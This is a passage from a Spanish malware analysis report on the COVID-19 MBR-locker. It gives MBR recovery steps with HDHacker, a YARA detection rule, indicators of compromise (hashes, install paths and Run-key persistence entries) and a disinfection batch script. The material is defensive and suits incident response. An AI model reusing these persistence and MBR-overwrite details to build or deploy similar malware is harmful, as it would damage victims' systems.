```

Después de aplicar todos los cambios sugeridos no quedarán en disco trazas del código dañino, sin embargo, si el sistema se ha reiniciado al menos una sola vez, el binario **end.exe** se habrá ejecutado y habrá sustituido el MBR del equipo. Para recuperar el MBR original se pueden seguir dos procedimientos.

Para el primero de ellos, se propone al reinicio del equipo y cuando se presente la nota de arranque customizada por el código dañino, presionar unos segundos la combinación de teclas **CTRL + ALT + ESC** devolverá el sector de arranque a su estado original.

El segundo de los métodos que se propone es usar alguna herramienta, como por ejemplo **HDHacker**, para sustituir de forma manual el MBR.

En primer lugar, se comprobará que el MBR haya sido sustituido. Para ello se leerá el primer sector del MBR configurando **HDHacker** de acuerdo a la siguiente imagen.



Figura 14. Comprobación del primer sector del MBR

Si se observa la etiqueta **WobbyChip**, el MBR ha sido sustituido y será necesario devolverlo a su estado original. Para recuperar el MBR original, en el apartado "**Select sector**" se especificará el sector número 2 en lugar de la opción "**First Sector (MBR)**". Después de leer el sector 2 del disco (presionando "**Read sector from Disk**"), el MRB original se mostrará en el visor. De nuevo en "**Select sector**" se seleccionará "**First Sector (MBR)**" para sobrescribir el MBR establecido por el código dañino con el back-up del sector número 2 con la opción "**Write sector on Disk**", recuperando el arranque del sistema operativo.

6. REGLAS DE DETECCIÓN

6.1 REGLA YARA

```
rule covid_19_mbr_locker
{
   meta:
      date = "2020-04-02"

   strings:
      $coronavirus = "coronavirus.bat" ascii
      $title = "title coronavirus Installer" ascii
      $cursor = "cursor.cur" ascii
      $run = "run.exe" ascii
      $Update = "Update.vbs" ascii
      $wallpaper = "wallpaper.jpg" ascii
      $end = "end.exe" ascii
      $mainWindow = "mainWindow.exe" ascii

   condition: uint16(0) == 0x5A4D and (all of them)
}
```

7. INDICADORES DE COMPROMISO

Fichero	SHA256
COVID-19.exe	dfbcce38214fdde0b8c80771cfdec499fc086735c8e7e25293e7292fc7993b4c
coronavirus.bat	4fd9b85eec0b49548c462acb9ec831a0728c0ef9e3de70e772755834e38aa3b3
end.exe	c3f11936fe43d62982160a876cc000f906cb34bb589f4e76e54d0a5589b2fdb9
mainWindow.exe	b780e24e14885c6ab836aae84747aa0d975017f5fc5b7f031d51c7469793eabe
run.exe	c46c3d2bea1e42b628d6988063d247918f3f8b69b5a1c376028a2a0cadd53986
Update.vbs	a1a8d79508173cf16353e31a236d4a211bdcedef53791acce3cfba600b51aaec
run.bat	df1f9777fe6bede9871e331c76286bab82da361b59e44d07c6d977319522ba91

Directorio de instalación
%homedrive%\COVID-19
%homedrive%\COVID-19\Update.vbs
%homedrive%\COVID-19\wallpaper.jpg
%homedrive%\COVID-19\cursor.cur
%homedrive%\COVID-19\end.exe
%homedrive%\COVID-19\mainWindow.exe
%homedrive%\COVID-19\run.exe

Clave de registro	Valor de la clave
HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System\wallpaper	%homedrive%\COVID-19\wallpaper.jpg
HKLM\Software\Microsoft\Windows\CurrentVersion\Run\CheckForUpdates	%homedrive%\COVID-19\Update.vbs
HKLM\Software\Microsoft\Windows\CurrentVersion\Run\explorer.exe	%homedrive%\COVID-19\run.exe
HKLM\software\Microsoft\Windows\CurrentVersion\Run\GoodbyePC!	%homedrive%\COVID-19\end.exe
HKLM\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Run\CheckForUpdates	%homedrive%\COVID-19\Update.vbs

Clave de registro	Valor de la clave
HKLM\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Run\explorer.exe	%homedrive%\COVID-19\run.exe
HKLM\software\Wow6432Node\Microsoft\Windows\CurrentVersion\Run\GoodbyePC!	%homedrive%\COVID-19\end.exe

8. DISINFEC.BAT

```
@echo off


REM Allow users to run Task Manager

REG ADD HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System /v disabletaskmgr /t REG_DWORD /d 0 /f


REM Allow notitifications when programs try to make changes to the computer

REG ADD HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v EnableLUA /t REG_DWORD /d 1 /f


REM Deletes the reg key pointing to the wallpaper set by the malware

reg.exe DELETE HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System /v wallpaper /f


REM Enables options on the Background tab

REG ADD HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\ActiveDesktop /v NoChangingWallPaper /t REG_DWORD /d 0 /f



REM Just in case the cursor was modified even with the missing quotes

REM REG ADD "HKCU\Control Panel\Cursors" /v Arrow /t REG_SZ /d %SystemRoot%\cursors\aero_arrow.cur /f

REM REG ADD "HKCU\Control Panel\Cursors" /v AppStarting /t REG_SZ /d %SystemRoot%\cursors\aero_working.ani /f

REM REG ADD "HKCU\Control Panel\Cursors" /v Hand /t REG_SZ /d %SystemRoot%\cursors\aero_link.cur /f


REM Delete entires ensuring persistence


REM First check system arch

REG QUERY "HKLM\Hardware\Description\System\CentralProcessor\0" | FIND /i "x86" > NUL && SET OS=32BIT || SET OS=64BIT


IF %OS%==32BIT (
   REG DELETE HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v CheckForUpdates /f
   REG DELETE HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v explorer.exe /f
   REG DELETE HKLM\software\Microsoft\Windows\CurrentVersion\Run /v GoodbyePC! /f
```

```
) ELSE IF %OS%==64BIT (
   REG DELETE HKLM\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Run /v CheckForUpdates /f
   REG DELETE HKLM\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Run /v explorer.exe /f
   REG DELETE HKLM\software\Wow6432Node\Microsoft\Windows\CurrentVersion\Run /v GoodbyePC! /f
) ELSE (
   ECHO "UNKNOWN ARCH - PERSISTENCE COULD NOT BE DELETED!"
)

REM Kill run.exe process and its children
TASKKILL /f /im run.exe /t

REM Remove the install dir and its content
RMDIR /S /Q %homedrive%\COVID-19
```